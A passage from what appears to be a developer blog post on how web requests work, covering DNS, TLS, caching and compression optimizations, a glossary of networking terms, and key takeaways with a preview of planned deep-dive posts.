Problem: Each unique domain requires a DNS lookup (20-120ms).
Solution:
- Host resources on fewer domains
- Use DNS prefetching:
<link rel="dns-prefetch" href="//cdn.example.com"> - Use a fast DNS provider (Cloudflare, Route 53)
Minimize TCP Connections
Problem: Each connection requires a 3-way handshake (50-200ms).
Solution:
- Use HTTP/2 or HTTP/3 (multiplexing)
- Domain sharding (for HTTP/1.1)
- Connection pooling
Optimize TLS
Problem: TLS handshake adds 100-300ms.
Solution:
- Use TLS 1.3 (faster handshake)
- Enable TLS session resumption
- Use OCSP stapling (faster certificate validation)
- Consider TLS False Start
Shopify’s TLS optimization:
Shopify reduced TLS handshake time by 40% using:
- TLS 1.3
- Session tickets
- OCSP stapling
Result: 120ms faster page loads globally.
Reduce HTTP Requests
Problem: Each request has overhead (headers, latency).
Solution:
- Combine CSS/JS files
- Use CSS sprites for images
- Inline critical CSS
- Lazy load images
Amazon’s approach:
Amazon’s homepage makes only 12 HTTP requests (vs 100+ for typical e-commerce sites).
How?
- Inline critical CSS/JS
- Lazy load everything below the fold
- Aggressive caching
- Image sprites
Use CDN
Problem: Distance to server increases latency.
Solution: Serve static assets from CDN locations near users.
Impact:
- 50-200ms latency reduction
- 60-80% bandwidth savings
- Better availability
Enable Compression
Problem: Large responses take longer to transfer.
Solution:
- Enable gzip or brotli compression
- Typical compression: 70-80% size reduction
Example:
Uncompressed HTML: 100 KB Gzipped: 20 KB Brotli: 15 KB
At 10 Mbps connection: 80ms vs 16ms vs 12ms
Implement Caching
Browser cache:
Cache-Control: public, max-age=31536000
CDN cache:
Cache-Control: public, s-maxage=3600
Application cache:
- Redis for session data
- Memcached for database query results
Twitter’s caching strategy:
- Timeline: Cached for 60 seconds
- User profiles: Cached for 5 minutes
- Static assets: Cached for 1 year
- API responses: Cached with ETags
Result: 95% of requests served from cache.
Key Terminology
Let me define the technical terms you’ll encounter:
DNS (Domain Name System): Translates domain names (netflix.com) to IP addresses (54.175.219.8). Think of it as the internet’s phone book.
IP Address: Unique identifier for a device on the internet. IPv4 format: 192.168.1.1. IPv6 format: 2001:0db8:85a3:0000:0000:8a2e:0370:7334.
TCP (Transmission Control Protocol): Ensures reliable data delivery. Guarantees packets arrive in order and retransmits lost packets.
UDP (User Datagram Protocol): Faster than TCP but doesn’t guarantee delivery. Used for video streaming, gaming, DNS queries.
TLS/SSL (Transport Layer Security / Secure Sockets Layer): Encrypts data between browser and server. SSL is the old name, TLS is current.
HTTP (Hypertext Transfer Protocol): The language browsers and servers use to communicate. Defines request/response format.
HTTPS: HTTP over TLS. Encrypted and secure version of HTTP.
CDN (Content Delivery Network): Network of servers worldwide that cache and serve content from locations near users.
Load Balancer: Distributes incoming requests across multiple servers to prevent overload.
Latency: Time delay between request and response. Measured in milliseconds (ms).
Bandwidth: Amount of data that can be transferred per second. Measured in Mbps or Gbps.
Throughput: Actual amount of data transferred per second (often less than bandwidth due to overhead).
Round-Trip Time (RTT): Time for a packet to travel to the server and back. Critical for performance.
Packet: Small chunk of data sent over the network. Typical size: 1,500 bytes.
Port: Virtual endpoint for network connections. HTTP uses port 80, HTTPS uses port 443.
Firewall: Security system that monitors and controls network traffic based on rules.
Proxy: Intermediary server between client and destination server. Can cache, filter, or modify requests.
VPN (Virtual Private Network): Encrypted tunnel for your internet traffic. Hides your IP and encrypts data.
ISP (Internet Service Provider): Company that provides your internet connection (Comcast, AT&T, Verizon, etc.).
Anycast: Routing method where multiple servers share the same IP address. Request goes to the nearest server.
TTL (Time To Live): How long a DNS record should be cached. Measured in seconds.
CORS (Cross-Origin Resource Sharing): Security feature that controls which domains can access your API.
Cookie: Small piece of data stored in your browser. Used for sessions, preferences, tracking.
Session: Temporary state maintained between browser and server. Usually stored in cookies.
API (Application Programming Interface): Way for programs to communicate. REST APIs use HTTP requests.
Idempotent: Operation that produces the same result no matter how many times you execute it. GET and PUT are idempotent, POST is not.
Key Takeaways
After understanding this entire journey, here’s what matters:
1. Every millisecond counts
Users abandon sites that take more than 3 seconds to load. Each step in this journey adds latency.
Optimize DNS, use CDN, enable HTTP/2, compress assets. Small improvements compound.
2. Security isn’t optional
Every step is a potential attack vector. Use HTTPS, validate input, implement CSRF protection, monitor for anomalies.
One security mistake can cost millions (ask Equifax).
3. Caching is your best friend
95% of web requests can be served from cache. Browser cache, CDN cache, application cache—use them all.
Netflix wouldn’t work without aggressive caching.
4. Distance matters
Speed of light is finite. A request from New York to Sydney takes 100ms minimum, just for the round trip.
Use CDNs, edge computing, and regional data centers.
5. HTTP/2 and HTTP/3 are game changers
If you’re still on HTTP/1.1, you’re leaving 30-50% performance on the table.
Upgrade your servers. Enable HTTP/2 minimum, HTTP/3 if possible.
6. Monitor everything
You can’t optimize what you don’t measure.
Track DNS resolution time, TCP connection time, TLS handshake time, time to first byte, page load time.
Tools: Chrome DevTools, WebPageTest, Lighthouse, New Relic.
7. The web is fragile
So many things can go wrong: DNS failures, routing issues, DDoS attacks, certificate expiration, server crashes.
Build redundancy. Use multiple DNS providers, multiple CDNs, multiple data centers.
8. Understanding the journey makes you a better developer
When users report “the site is slow,” you’ll know where to look:
- DNS issues? Check resolution time
- Network issues? Check traceroute
- Server issues? Check response time
- Rendering issues? Check browser performance
You’ll debug faster and build better systems.
What’s Next in This Series
This is just the beginning. In upcoming posts, I’ll dive deep into each topic:
Coming Soon:
Deep Dive: DNS Resolution
- How DNS actually works under the hood
- Building your own DNS resolver
- DNS security (DNSSEC, DoH, DoT)
- Optimizing DNS for performance
Deep Dive: HTTPS and TLS
- How encryption actually works
- Certificate authorities and trust
- TLS 1.3 improvements
- Implementing HTTPS correctly
Deep Dive: HTTP Protocols
- HTTP/1.1 vs HTTP/2 vs HTTP/3
- Server push and multiplexing
- QUIC protocol explained
- When to use which version
Deep Dive: Web Security
- Complete guide to XSS, CSRF, SQL injection
- Security headers explained
- Building secure authentication
- Penetration testing basics
Deep Dive: Performance Optimization
- Measuring web performance
- Critical rendering path
- Advanced caching strategies
- Edge computing and serverless
Each post will include real-world examples, diagrams, and practical advice you can use immediately.
Final Thoughts
That 2 AM debugging session taught me more than any tutorial could.
When you understand the complete journey—from URL to rendered page—you see the web differently.
You appreciate the engineering behind “instant” Google searches. You understand why Netflix never buffers. You know why HTTPS matters.
And when something breaks? You know exactly where to look.
The web is complex. But it’s not magic. It’s layers of protocols, each solving a specific problem, working together to deliver information at the speed of light.
Pretty cool, right?
Questions about the web request journey? I’m always happy to discuss networking, performance, or security. Let’s connect.
Want to dive deeper? Subscribe to get notified when I publish the deep-dive posts on DNS, HTTPS, HTTP protocols, and security.
Found this helpful? Share it with other developers who want to understand how the web really works.
The internet is the most important technology of our time. Understanding how it works makes you a better developer, a better debugger, and a better architect.
Now go build something amazing.
Comments & Discussion
Join the conversation! Share your thoughts, ask questions, or provide feedback below.